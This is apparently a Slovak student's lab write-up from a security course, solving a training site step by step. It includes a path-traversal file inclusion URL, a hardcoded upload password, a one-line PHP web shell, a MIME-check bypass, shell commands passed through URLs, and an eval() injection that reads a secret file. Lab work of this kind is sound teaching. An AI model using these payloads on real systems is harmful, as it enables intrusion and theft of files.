BIT Cvičenie 2

More injections

Jakub Gašparín


Obsah

2.1. Nájdite file inclusion zraniteľnosť na stránke “kb.php”

Po veľmi veľmi veľa pokusov som prišiel som na toto:

https://xgasparin.bit.demo-cert.sk/kb.php?preview=../../kb.php

Toto mi vrátilo kód tejto stránky.



2.2. Analyzujte zdrojový kód stránky samotnej. Identifikujte:

2.2.1 heslo potrebné pre nahranie nového súboru

Časť kódu ktorý verifikuje heslo je toto

```
// handle file uploads
if (!empty($_FILES['new_page'])) {
        // verify if user knows the secret password
        if ($_POST['password'] != "krokodil123:)") {
                echo "
```

Heslo je krokodil123:)

2.2.2 adresár, do ktorého vie aplikácia zapisovať

```
";
        } else {
                // make sure user posted either plaintext or html file!
                $m = mime_content_type($_FILES['new_page']['tmp_name']);
                switch($m) {
                case 'text/html':
                case 'text/plain':
                        // move the file into predictible location
                        $dst = "kb/new/".date("YmdHi").".html";
                        move_uploaded_file( $_FILES['new_page']['tmp_name'], $dst);
                        echo "
```

Adresár sa volá kb/new

2.2.3 formát názvu súboru

S predchádzajúcej úlohy:

```
";
        } else {
                // make sure user posted either plaintext or html file!
                $m = mime_content_type($_FILES['new_page']['tmp_name']);
                switch($m) {
                case 'text/html':
                case 'text/plain':
                        // move the file into predictible location
                        $dst = "kb/new/".date("YmdHi").".html";
                        move_uploaded_file( $_FILES['new_page']['tmp_name'], $dst);
                        echo "
```

Funckia .date(„YmdHi“) vráti čas, kedy sa súbor pridal a vyzerá nasledovne:

Y= rok

m= mesiac

d= deň

H= hodina

i= minúty

Čas, kedy som tento formát našiel je 1.10. 2024 9:49 takže formát by vyzeral: kb/new/202410010949.html


2.2.4 skrytú funkcionalitu stránky.

Skrytá funkcionalita je v nasledujúcej časti kódu:

```
page preview:

";
    echo "

";
    if (@$_GET['dynamic_preview'] == true) {
      include($f);
    } else {
      echo file_get_contents($f);
    }
    echo "

";
  }
}
```

Túto stránku môžeme zobraziť tak, že prilepíme „&dynamic_preview=true" na koniec url

https://xgasparin.bit.demo-cert.sk/kb.php?preview=../../kb.php&dynamic_preview=true



Výsledkom je stránka ktorá nekonečne generuje nové formuláre endpointu kb.php.

2.3. Zneužite tieto dve zranitelnosti na nahranie a vykonanie vlastného "web shell" scriptu, napísaného v jazyku PHP.

Vytvoril som si veľmi jednoduchý php web shell.

```
8   <?php
9   system($_GET['cmd']);
```

```
";
        } else {
                // make sure user posted either plaintext or html file!
                $m = mime_content_type($_FILES['new_page']['tmp_name']);
                switch($m) {
                case 'text/html':
                case 'text/plain':
```

file looks suspicious

Tento web shell ale stránka zachytí. V kóde je funkcia mime_content_type ktorá zachytí všetky súbory ktoré nie sú v plaintexte alebo .html formáte. Teda do web shell-u som pridal <html> tag.

> **page has been uploaded. please wait for peer review...** (hint: or not)

Vyzerá to, že toto fungovalo.

2.4 Pomocou vlastného web shellu nájdite váš "tajný subor"

Súbor som nahral o 1.10. 2024 13:31, takže formát súboru bude 202410011331.html. Teraz, s použitím všetkého, čo som zistil v predošlej úlohe, dokážem spustiť web shell cez URL. Cez cmd=pwd si zobrazím obsah stránky.


https://xgasparin.bit.demo-cert.sk/kb.php?preview=../new/202410011341.html&dynamic_preview=true&cmd=pwd

Niečo som tam našiel, ale toto mi moc ešte nepovie, iba to že nie som v správnom súbore.

https://xgasparin.bit.demo-cert.sk/kb.php?preview=../new/202410011341.html&dynamic_preview=true&cmd=pwd;%20cd%20..;%20pwd


Išiel som o súbor vyššie a už som videl teraz, čo treba spraviť. Idem hľadať v priečinku /var/www.

https://xgasparin.bit.demo-cert.sk/kb.php?preview=../new/202410011341.html&dynamic_preview=true&cmd=pwd;%20cd%20..;%20pwd;%20ls%20-la;%20cd%20secrets;%20ls%20-la



A tu som ja. Takže môj secret je xgasparin_3bb33a29.php.

S použitím secrets.bit linku som prešiel na nasledovnú stránku kde som nakonci URL dal môj secrets súbor:




2.5. Tajny súbor obsahuje code injection zraniteľnosť cez funkciu eval().

Nájdite ju a získajte pomocou nej pristup ku suboru "/opt/secrets/{ais_login}.txt"

Keďže viem že stránk má eval() zraniteľnosť, môžem použiť system(cat.....); na zobrazenie daného súboru. Jednoducho vložím nasledovný príkaz do prvého poľa:

system('cat /opt/secrets/xgasparin.txt'); //



Moje heslo je kuropka